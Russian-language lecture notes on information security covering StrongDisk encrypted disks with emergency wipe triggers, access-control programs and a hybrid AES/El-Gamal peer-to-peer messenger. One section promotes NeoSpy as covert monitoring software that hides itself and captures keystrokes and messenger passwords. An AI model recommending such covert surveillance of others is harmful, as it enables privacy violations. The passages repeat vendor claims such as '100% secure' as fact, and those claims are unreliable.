Продукты линейки StrongDisk Server позволяют создавать и использовать в рамках операционной системы Windows защищенные логические диски. Эти диски представляют собой специальные файлы или разделы на жестком диске. Зашифровать можно отдельные жесткие диски сервера, любые дисковые массивы (внешние и внутренние, программные и аппаратные RAID-массивы), а также съемные диски (например, подключаемые

к серверу для резервного копирования). Файлы защищенных дисков могут иметь любые расширения – это позволяет замаскировать его под файл любого типа. Драйвер, входящий в состав StrongDisk Server, позволяет работать с такими файлами или разделами как с обычными логическими дисками.

Данные хранятся централизованно на сервере в зашифрованном виде. Для того чтобы пользователи могли получить к ним доступ, следует использовать стандартные средства Windows (Sharing) или возможности продукта StrongDsik Office Server. Никто не может получить доступ к данным, пока соответствующие диски не будут подключены. Для того чтобы подключить диск, администратор должен ввести на сервере все необходимые пароли, а также подключить внешний ключ. После этого пользователи, имеющие соответствующие права, смогут получить доступ к данным. При этом пользователи не должны знать пароль или обладать внешним ключом для подключения защищенных дисков, они могут вообще не догадываться, что информация хранится в закодированном виде.

Основная техническая информация о продуктах серии StrongDisk Server представлена в следующей табл. 13.2.

Табл. 13.2. Технические характеристики продуктов серии StrongDisk Server

Работа с файлами-контейнерами	Есть
Шифрование логических разделов	Есть
Шифрование съемных дисков (USB жесткие диски, flash-накопители, магнитная оптика, ZIP)	Есть

Продолжение табл. 13.2

Работа с RAID-массивами	Есть
Возможность перешифровки разделов и файлов-контейнеров	Есть
Поддержка динамических дисков	Есть
Поддерживаемые платформы	Windows NT4/2000/XP/2003.
Поддержка многопроцессорных/многоядерных систем	Есть
Поддержка 64-битной архитектуры	Есть
Максимальный размер защищаемых дисков	В зависимости от файловой системы: • FAT 16-2 Гб • FAT 32–4 Гб для файлов-контейнеров, 2 Тб для зашифрованных разделов • NTFS – 2 Тб для файлов-контейнеров, 16 Эб для зашифрованных разделов
Максимальное количество подключенных защищенных дисков	неограниченно
Подключение защищенных дисков на папки	Есть
Изменение размера защищенного диска (для файлов-контейнеров)	Резиновые диски, разреженные диски (размер диска растет по мере наполнения данными)

Продолжение табл. 13.2

Быстрое фоновое шифрование	Есть
Удаленное управление	Есть
Аутентификация	Пароль, файл-ключ, электронный ключ (может быть дополнительно защищен ПИН-кодом).
Перезагрузка после установки	Не требуется
Поддерживаемые типы электронных ключей и смарт-карт	IKey 10xx/20xx/3000/RfiKey, ePass 1000/2000, CryptoIdentity, eToken R2/Pro, ruToken + любые на Ваш выбор
Способ генерации ключа	Автоматическая (с использованием встроенного генератора случайных чисел)/с участием пользователя (нажатие клавиш клавиатуры и движения мыши)
Поддержка файловых систем	FAT 12/16/32, NTFS
Резервное копирование	Сохранение заголовков защищенных дисков, содержимого электронных ключей. Резервное копирование подключенных и отключенных файлов-контейнеров в ручном и автоматическом режиме
Резервное копирование - сбор информации с клиентских рабочих станций	Есть
Использование электронных ключей	Опционально
Работа под принуждением	Механизм ложных дисков

Продолжение табл. 13.2

Подключение внешних криптографических библиотек	Microsoft Enhanced CSP (входит в состав ОС Microsoft Windows) КриптоПро CSP версии 3.0 (ГОСТ-28147-89 с длиной ключа 256 бит) Signal-COM CSP (ГОСТ-28147-89 с длиной ключа 256 бит) + любые другие
Действия в экстренных случаях	Действия для серверов и рабочих станций в сети: отключение или уничтожение защищенных дисков, замена «настоящих» дисков ложными, запуск любых программ (в том числе, выключающих или перезагружающих сервер), уничтожение содержимого электронного ключа, рассылка сигнала другим серверам или клиентским рабочим станциям. Настойка своего сценария для каждого защищенного диска
Сигналы, принимаемые сервером	Извлечение ключа, получение SMS-сообщения, радиосигнал, сигнал от другого сервера, нажатие «Красной кнопки», нажатие «горячей клавиши» (непосредственно на сервере, либо на удаленном компьютере)
Защита сетевого трафика при удаленной работе с защищенным диском	Опциональна: на клиентские места может ставиться StrongDisk Client, при этом трафик между клиентом и сервером будет шифроваться одним из симметричных алгоритмов
Защита временных фалов	Есть

Окончание табл. 13.2

Затирание файла подкачки при завершении работы системы	Есть
Надежное удаление данных	Есть
Пользовательский интерфейс	• Русский • Английский

Продукты StrongDisk активной защиты данных в экстренной Ситуации

Система активной защиты StrongDisk объединяет модули экстренного реагирования для продуктов StrongDisk Server и StrongDisk Pro, и предназначена защитить информацию в экстренной ситуации.

Возможные ситуации	Возможные действия для серверной станции и любых выбранных защищенных дисков	Возможные действия для рабочей станции**** и выбранных защищенных дисков
1. Внезапное появление злоумышленников или посторонних в зоне физического доступа к серверным или рабочим станциям	1. Отключение дисков 2. Подключение дисков 3. Уничтожение ключа/заголовка диска* 4. Уничтожение диска*	1. Отключение дисков 2.Подключение дисков 3. Уничтожение ключа/заголовка диска* 4. Уничтожение диска*

2. Необходимость управлять защищенными данными в условиях ограничения передвижения 3. Необходимость управлять защищенными данными в удалении от рабочего места администратора или вне офиса (вне города, страны, континента)	5. Подмена дисков на ложные 6. Запуск или остановка приложений, скриптов 7. Отправка сигнала тревоги по локальной сети для других серверных или рабочих станций 8. Отправка отчета о срабатывании конкретного сценария *** 9. Перезагрузка станции 10. Выключение станции	5. Подмена дисков на ложные 6. Запуск или остановка любых приложений, скриптов 7. Отправка отчета о срабатывании конкретного сценария *** 8. Перезагрузка станции 9. Выключение станции

*Уничтожение производится специальной утилитой Burner. Эта утилита входит в комплект каждого продукта по защите информации компании «Физтех-софт». Фирма настоятельно рекомендует не использовать для удаления важной информации встроенные средства Windows.

**Уничтожение ключа и/или заголовка диска достаточно для того, чтобы информацию никто не смог открыть. Однако при этом остается возможность использования различных методов принуждения, и иногда их результатом является предоставление всякого рода бекапов. При полном уничтожении диска исключена возможность открытия и/или восстановления информации.

*** Все перечисленные реакции могут быть включены в любом количестве и порядке в сценарий реакции на возникновение экстренной ситуации.

**** Рабочая станция должна находиться в одной локальной сети с серверной станцией, защищенной любым продуктом линейки StrongDisk

Server, и сама должна быть защищена любым продуктом линейки StrongDisk Pro.

Для запуска созданного сценария реакции необходим сигнал, который примет серверная станция. Наиболее распространенные способы отправки сигнала выделены в готовые модули доступные в нашем on-line магазине. Однако существуют менее распространенные способы, например, при открытии входной двери или двери в серверную (дверь с кодовым замком), при срабатывании датчиков охранной сигнализации и пр.

Активная защита StrongDisk – Система сигналов имеет документированный интерфейс для подключения внешних устройств, что позволяет легко интегрировать ее в системы защиты периметра и пр.

Модуль Красная кнопка. Сигналом для серверной станции может служить нажатие проводной красной кнопки, подключенной к COM-порту или эмулированному на USB COM-порту серверной станции. Длина провода может достигать 15 метров.

Преимущества модуля Красная кнопка:

- высокая надежность срабатывания, в том числе в условиях препятствий (бетонные стены и железная дверь или радиопомехи).

Недостатки модуля Красная кнопка:

- малая удаленность от серверной станции;
- возможность настройки только одного сценария для каждой станции.

Модуль Радиоуправляемая Красная кнопка. Сигнал радиоуправляемой красной кнопки может быть отправлен с брелка (похож на брелок автосигнализации) на расстояние до 1000 метров прямой видимости и принят специальным радиоприемником, который подключен к COM-порту или эмулированному на USB COM-порту серверной станции. Сам приемник может быть отнесен от сервера на расстояние до 15 метров. С одним и тем же приемником может работать неограниченное количество брелков. Каж-

дый брелок может отправлять сигнал для активации как общего, так и своего сценария.

Преимущества модуля Радиоуправляемая Красная кнопка:

- мобильность;
- большая удаленность от серверной станции с возможностью увеличения дальности до 5000 метров;
- возможность запускать различные сценарии.

Недостатки модуля Радиоуправляемая Красная кнопка:

- в условиях препятствий (бетонные стены и железная дверь или радиопомехи) снижается дальность срабатывания.

Модуль Смерч. Сигнал модуля СМЕРЧ передается по GSM-каналу из любой точки, поддерживаемой провайдером. Сигналом является заранее созданное SMS-сообщение, содержащее специальную последовательность. На сервере сигнал принимается с помощью подключенного к USB-порту мобильного телефона стандарта GSM.

Преимущества модуля Смерч:

- мобильность;
- неограниченная удаленность от серверной станции;
- неограниченное количество запускаемых сценариев;
- возможность ограничить список отправляемых SMS номеров;
- возможность получить отчет о срабатывании того или иного сценария.

Недостатки модуля Смерч:

- необходимость устойчивой сети провайдера в месте расположения серверной станции;
- зависимость прохождения SMS от качества работы провайдера.

Лекция 14. Ограничение доступа к компьютеру и операционной системе (2 часа)

Всестороннее ограничение доступа к компьютеру и ОС

Security Administrator – незаменимая программа для системных администраторов и не только для управления доступом к компьютеру. Позволяет ограничить доступ к компьютеру и всем его важным настройкам. Как результат – с одной стороны, невозможность что-либо изменить, не имея права администратора, с другой – стабильная система, выставленные на оптимальные значения все необходимые компоненты и, как следствие, меньше забот. Кроме этого, Security Administrator допускает установку ограничений на запуск определенных приложений. Эта хорошо защищенная программа позволит вам управлять доступом к службам вашей системы, а также не позволит без вашего ведома запустить Windows, не говоря уже о безопасных режимах. С помощью программы возможно ограничение доступа к каждому индивидуальному компоненту Панели управления Windows, включая Свойства экрана, Сеть, Пароли, Принтеры, Систему и т.д. Допускает ограничение доступа к элементам панели управления, отключение пунктов меню Пуск, скрывает диски и настольные значки, запрещает режим DOS, модификацию реестра, доступ к сети, можно также скрыть системную панель и заблокировать компьютер паролем. Программа может контролировать использование интернета, вести статистику использования как локальной, так и глобальной сети. При использовании компьютера в многопользовательском режиме возможно назначение индивидуальных уровней доступа каждому пользователю.

Security Administrator 7.1 программа ограничения доступа к ПК и ОС

Ограничение доступа к различным функциям Windows: реестру, контекстным меню, окнам DOS; запрет запуска программ; контроль за использованием Интернета; сбор статистики работы компьютера.

SentryPC 2.10 – новая версия программы, позволяющей контролировать доступ к ПК. С помощью программы можно предоставлять доступ к компьютеру на определенное время, предотвращать использование конкретных программ, блокировать определенные веб-сайты, ограничить доступ к некоторым функциям Windows и др.

Помимо этого, программа может блокировать чат, выхватывать определенные фразы (по выбору пользователя) из электронной почты, сайтов или документов, записывать в журнал все действия пользователей.

В новой версии устранены проблемы совместимости с браузером Firefox и усовершенствованы некоторые элементы программы.

Lock My PC программа блокирования доступа к ПК

Lock My PC 4.5 – новая версия программы для блокирования доступа к ПК. Когда пользователь покидает компьютер, Lock My PC отключает «горячие клавиши», мышь, CD- и DVD-приводы и отображает экран блокировки, после чего никто не может войти в систему без ввода пароля. Помимо этого, программа поддерживает автоблокировку, автоматическое отключение (если ПК долгое время заблокирован), многопользовательские режимы и др. В новой версии добавлена опция блокирования ПК после включения или выхода из «спящего режима» и исправлен ряд ошибок.




Рис.14.1. Меню Lock My PC 4.5

Rohos Logon Key программа защиты доступа к ПК USB Ключем

Программа предлагает удобный способ защитить доступ к компьютеру с применением USB-Ключа вместо обычного пароля. Это удобно – доступ выполняется быстро и автоматически, хотя Windows по прежнему защищена сильным паролем.

- Замена слабой парольной авторизации на физический USB-ключ.

- Повышенная безопасность Windows посредством более сложного пароля, чем обычно вы используете. Пароль автоматически передается в систему с USB-ключа.
- Удобная автоблокировка компьютера – при отключении USB-флэш-диска, можно вернуться – подключить USB-диск, и вы снова в работе, не отвлекаясь на пароли.
- Двухфакторная авторизация: Физический USB-ключ + PIN-код.
- Используйте один USB-Ключ для доступа к домашнему и рабочему компьютеру.
- Обычный парольный логин можно запретить.

Варианты USB ключа:

- используйте обычный USB flash drive;

- корпоративные идентификаторы ruToken, uaToken или aladdin eToken совместимые;

- биометрические USB накопители;

- телефоны и PDA с функцией BlueTooth.

Использование USB ключа обеспечивает 100% безопасное решение:

1. Аварийный вход поможет получить доступ к компьютеру, если USB-ключ утерян или вы забыли PIN-код.

2. Защиту компьютера невозможно обойти, загрузив компьютер в Safe Mode (безопасный режим загрузки Windows, где многие программы защиты отключены).

3. Данные на USB ключе зашифрованы алгоритмом AES-256 (стандарт шифрования в США). Ключ невозможно подделать путем копирования файлов на другой диск. Пароль в открытом виде на ключе не хранится.

4. Программа работает в любой конфигурации Windows logon (включая Windows Vista, Novell Client Login, Active Directory).

TimeBoss Pro сетевая программа управления ПК в локальной сети

Сетевая версия Time Boss PRO даст вам возможность управлять использованием любого удаленного компьютера в локальной сети. Усиленная антикейлогером система защиты делает Time Boss PRO практически неуязвимой и устанавливает новые стандарты в безопасности для домашнего ПО.

Системные администраторы будут рады таким функциям, как демонстрация оставшегося времени пользователю, настройка оповещений, запрет папок на открытие.

- Используя Time Boss, можно указать временное ограничение для работы на компьютере индивидуально для любых пользователей Windows (например, детей), а также ограничения конкретно на работу любых программ (игрушек) и на работу в Интернете. Можно устанавливать лимиты на день, неделю или составить расписание.

- Time Boss ведет информативный журнал событий, произошедших на компьютере во время работы пользователя (старт/стоп программ, посещенные интернет сайты и тп.), а также скриншот лог. Time Boss по желанию запишет статистику использования компьютера любым пользователем.

- «Стелс» режим позволяет спрятать Time Boss от всех, кроме Босса (вас). Также программа поддерживает Windows Sleep mode и Hibernate mode. Можно написать текст предупреждений и поменять картинку/отключить spash заставку.

- Time Boss показывает пользователю не Боссу оставшееся время, если не включен «стелс» режим. Возможно оперативно добавить или уменьшить время любому пользователю из его сессии (надо только ввести свой пароль).

- Опция «защита системы» от пользователя (например, системного времени и даты). Также можно полностью закрыть доступ пользователям не Боссам к любым папкам.

- Черный список ограниченных программ (игр) и сайтов с возможностью отключить целиком или указать индивидуальное расписание работы для каждой программы (например, World of Warcraft 1,5 часа в день максимум).

- Защищенность. Time Boss полностью защищен не только от детей, но и от продвинутых пользователей не Боссов. Они не могут ни отключить программу в Диспетчере задач, ни удалить/повредить ее файлы, ни деинсталлировать Time Boss. Сделать это может только Босс – это вы, главный на своем компьютере.

NeoSpy программа мониторинга за работой компьютера

NeoSpy – программа для открытого или скрытого мониторинга за работой компьютера. Отслеживает все действия, производимые пользователям во время использования компьютера, и собирает различные данные.

Ключевые функции программы:

Собирает данные о запущенных на компьютере программах.

Сохраняет все, что было набрано на клавиатуре.

Периодически делает снимки экрана (скриншоты).

Отслеживает изменения в файловой системе (создание, удаление, изменение файлов).

Записывает подключения/отключения к Интернету.

Отслеживает посещения сайтов.

Сохраняет содержимое буфера обмена.

Сохраняет список установленных у пользователя программ.

Сохраняет список системных папок пользователя (например, можно узнать, где находится «Рабочий стол» у данного пользователя).

Отслеживает все сообщения и пароли любых icq клиентов (icq, qip, miranda) и сообщения и пароли Mail-agent.

Дополнительные возможности:

NeoSpy хранит все собранные данные (логи) на компьютере, также возможно включить функцию отсылки данных на ваш e-mail. Можно посмотреть логи в трех видах:

1. В виде нескольких таблиц.

2. В виде последовательности событий и снимков экрана.

3. В виде веб-страницы.

NeoSpy может запускаться в обычном и скрытом режиме (программа не видна ни в трее, ни в диспетчере задач в списке процессов). Выйти из скрытого режима можно, нажав комбинацию клавиш (по-умолчанию Ctrl+Shift+M) или набрав в Пуск/Выполнить «NeoSpy».

В настройках возможно задать пароль и заставить программу запускаться вместе с запуском Windows.

NeoSpy – это идеальная программа для дома и офиса, Это возможность узнать все о том, как используется компьютер в отсутствие основного пользователя. Также NeoSpy будет полезен системным администраторам и руководителям фирм.

Dallas Lock 7 программа защиты от НСД к ПК в локальной сети

Система Dallas Lock 7.0 представляет собой программное средство защиты от НСД к информации в персональном компьютере с возможностью подключения аппаратных идентификаторов. Система предназначена для защиты компьютера, подключенного к локальной вычислительной сети, от несанкционированного доступа в среде ОС WINDOWS 2000, XP.

Dallas Lock 7.0 обеспечивает многоуровневую защиту локальных ресурсов компьютера:

- защиту информации от несанкционированного доступа на ПЭВМ в ЛВС через терминальный и сетевой вход;
- разграничение полномочий пользователей по доступу к ресурсам файловой системы;
- защиту данных путем преобразования диска (кодирования);
- Dallas Lock 7.0 обладает встроенной возможностью печати грифов конфиденциальности на любых документах;
- возможность использования системы защиты на мобильных компьютерах (Notebook);
- разграничение доступа при сетевом взаимодействии;
- сетевое администрирование, включая удаленную настройку и просмотр журналов.

Технические характеристики:

Система запрещает посторонним лицам доступ к ресурсам компьютера и позволяет разграничить полномочия ПОЛЬЗОВАТЕЛЕЙ при работе на компьютере.

В качестве средства опознавания пользователей служат индивидуальные пароли пользователей (в дальнейшем предусмотрена реализация возможности аппаратной идентификации).

Запрос пароля при входе на ПЭВМ инициируется до загрузки операционной системы. Загрузка операционной системы с жесткого диска осуществляется только после ввода личного пароля.

Число зарегистрированных пользователей на каждом защищенном компьютере ограничивается размером свободного дискового пространства, и может достигать максимального значения 8192. Один пользователь может быть зарегистрирован на нескольких ПЭВМ с разными полномочиями.

Возможна блокировка клавиатуры на время загрузки компьютера. Это позволяет избежать пошагового выполнения файлов CONFIG.SYS и AUTOEXEC.BAT или вообще отмену их выполнения.

Возможно ограничение круга доступных объектов (дисков, папок и файлов) компьютера.

Обеспечивается ограничение доступа ПОЛЬЗОВАТЕЛЕЙ к компьютеру по дате. Возможно назначить пользователю дату начала и окончания работы на защищенном компьютере.

Обеспечивается ограничение доступа ПОЛЬЗОВАТЕЛЕЙ к компьютеру по времени. Время начала и окончания работы каждого ПОЛЬЗОВАТЕЛЯ на компьютере устанавливается в пределах суток. Может быть установлен круглосуточный режим работы.

Таймер компьютера может быть защищен от вмешательства ПОЛЬЗОВАТЕЛЕЙ.

СЗИ Dallas Lock 7.0. включает подсистему очистки остаточной информации, которая гарантирует предотвращение восстановления удаленных данных.

Модули контроля целостности объектов компьютера обеспечивают:

- контроль целостности BIOS;
- контроль целостности Boot сектора;
- контроль целостности CMOS-памяти компьютера;
- контроль целостности MBR;
- контроль целостности файлов и папок при загрузке компьютера;
- контроль целостности файлов при доступе;
- блокировку загрузки компьютера при выявлении изменений;
- блокировку запуска программ при выявлении изменений.

Лекция 15. Защита информационных систем системами криптографии данных (2 часа)

Система передачи зашифрованных сообщений в режиме реального времени на базе виртуальной одноранговой сети

Недостатками большинства существующих систем обмена информацией являются скорость доставки сообщений конечным адресатам, защита информации от несанкционированного доступа при ее передаче по общедоступным сетям и стоимость развертывания коммуникационного приложения.

Система передачи зашифрованных сообщений в режиме реального времени на базе виртуальной одноранговой сети является одним из вариантов решения задачи быстрого и безопасного обмена информацией между пользователями, работающими в локальной вычислительной сети.




Рис. 15.1. Виртуальная одноранговая сеть

Актуальность системы передачи зашифрованных сообщений

Для эксплуатации виртуальной одноранговой сети важными являются такие вопросы:

- общение между членами рабочей группы по локальной сети;

- скорость в режиме реального времени (с минимальными задержками);
- безопасность – передача данных ведется по общедоступным каналам связи, перехватить может любой;
- легкость установки и использования;
- стоимость развертывания приложения – требуется ли сервер?




Рис.15.2. Одноранговая сеть разных организаций и пользователей в здании или офисе. Темно-серым цветом выделены компьютеры пользователей коммуникационного приложения; черным – компьютер злоумышленника.

Постановка задачи

Для системы передачи зашифрованных сообщений в режиме реального времени на базе виртуальной одноранговой сети требуется:

- создать сетевое приложение, позволяющее обмениваться текстовыми сообщениями/файлами абонентам, запустившим экземпляры приложения на компьютерах, подключённых к локальной сети;

- реализовать:

  - сетевой модуль, обеспечивающий создание пиринговой сети, функционирование распределенного приложения; а также обнаружение вновь запущенным экземпляром приложения «своей» пиринговой сети; вхождение (регистрацию) абонента в сеть и выход из нее»

  - модуль симметричной криптографической системы, обеспечивающий шифрование сообщений/файлов во время сеанса связи.

  - модуль асимметричной криптографической системы, обеспечивающий безопасное распространение ключей (паролей) симметричной криптосистемы во время процесса регистрации.

Клиент-серверная архитектура и пиринговые сети

Покажем их различия. Характеристика клиент-серверной архитектуры:

- Сервер – мощный узел, предоставляющий свои ресурсы (дисковые, вычислительные и др.) всем пользователям.
- Клиенты – пользователи ресурсов / услуг.

Рис. 15.3. Клиент-серверная архитектура

Стрелкой на рисунке 15.3 показано направление обновления и передачи информации.

- Что хорошо:

  - простота установки и администрирования;

  - низкие требования к оборудованию клиентов;

- Что плохо:

  - ненадежно;

  - дорого, т.к. сервер должен быть мощным.

Дадим краткую характеристику т.н. пиринговым сетям – сетям равноправных узлов (рис. 15.4):

- Название – IBM, 1984; развитие и изучение – середина 1990-х.

- Сеть равноправных узлов, каждый из которых выступает как в роли сервера, так и в роли клиента.

- Что хорошо:

  - надежность;

  - полное применение потенциала клиентского оборудования;

  - не нужен сервер, а значит – низкая стоимость.




Рис.15.4. Принговая сеть

- Что плохо:

  - более высокие требования к оборудованию;

  - сложность управления информацией в распределенной среде.

Защита информации при передаче в пиринговой сети

Особенности защиты информацию в пиринговой сети:

- пароль (симметричной криптосистемой);
- алгоритм **AES** – официальный стандарт США для систем с симметричным ключом;
- определяем случайный сеансовый *ключ*;
- ключи – 128,192,256 бит; блоки – 128 бит;
- ряд подстановок и перестановок;
- плюсы:

  - высокий уровень криптостойкости;


  - простота архитектуры;

  - высокое быстродействие программной и аппаратной реализаций;

  - справки: http://www.csrc.nist.gov/publications/fips/fips197/fips-197.pdf

Далее показаны последовательные шаги: SubBytes, ShiftRows, MixColumns, AddRoundsKey (рис. 15.5).

1. 2.



3. 4.




Рис. 15.5. Последовательные шаги передачи информации

Безопасная передача пароля для симметричной криптосистемы

Рассмотрим алгоритм безопасной передачи пароля для симметричной криптосистемы в общем виде:

- применяем асимметричную криптосистему;
- используем криптосистему Эль-Гамаля (El-Gamal);
- определяем пару ключей – открытый и секретный;
- шифруем на открытом ключе (можно давать его кому угодно), дешифруем с помощью секретного (храним у себя) ключе;
- вычисление секретного ключа из открытого невозможно – односторонние функции;
- дискретный логарифм: дискретным логарифмом числа *y* по основанию *g*, (запись *logg y*), является натуральное число *x*, такое, что *y* = *gx*;
- очень высокая криптостойкость;
- но: очень медленно (более чем в 1000 раз медленнее любого симметричного алгоритма).

Гибридная криптосистема

Эффективность гибридной криптосистемы проявляется:

- в использовании мощной, но медленной криптосистемы Эль-Гамаля только для распространения сеансовых ключей AES;

- в прменении быстрого, мощного, но симметричного AES алгоритма для шифрования исходящих и дешифрования входящих всех данных в пределах сеанса.

Как работает гибридная криптосистема:

- абонент А вырабатывает пару ключей (откр./секр.), откр. -> В;

- абонент В шифрует свой AES-ключ на присланном откр. ключе; отсылает его А вместе со своим откр.;

- абонент А дешифрует AES-ключ В; шифрует свой AES-ключ на присланном откр. ключе; отсылает В;

- бонент В дешифрует присланный ключ;

- А и В владеют AES-ключами друг друга.

Эта процедура называется «пожиманием рук» («handshaking»).

Программные особенности реализации

Особенностями разработки программного обеспечения является:

- применение систем программирования C++, Microsoft Visual Studio 6.0;
- использование: *потоков выполнения* и *системы событий* Windows:

- «вещающий» поток (broadcasting thread);

- «принимающий» поток (receiver thread), реагирующий на приходящие на узел сетевые сообщения и выделяющий из них «свои», т.е. посланные экземплярами того же приложения;

- «отправляющий» поток (sender thread), формирующий и отправляющий сообщения или файлы конкретным адресатам.

Программное обеспечение позволяет пользователям выполнять передачу текстовых сообщений и файлов друг другу.

При этом экземпляры приложения образуют сеть равноправных узлов – т.н. пиринговую сеть, что ликвидирует необходимость в дорогом серверном оборудовании.

Также каждый из экземпляров приложения в автоматическом режиме отслеживает появление новых абонентов и их выход из сети, что упрощает работу пользователя с программой. Кроме того, автоматически выполняется шифрование всех сообщений, что обеспечивает безопасную передачу всех сообщений и файлов.




Рис. 15.6 Основное окно программы – список активных пользователей с IP-адресами

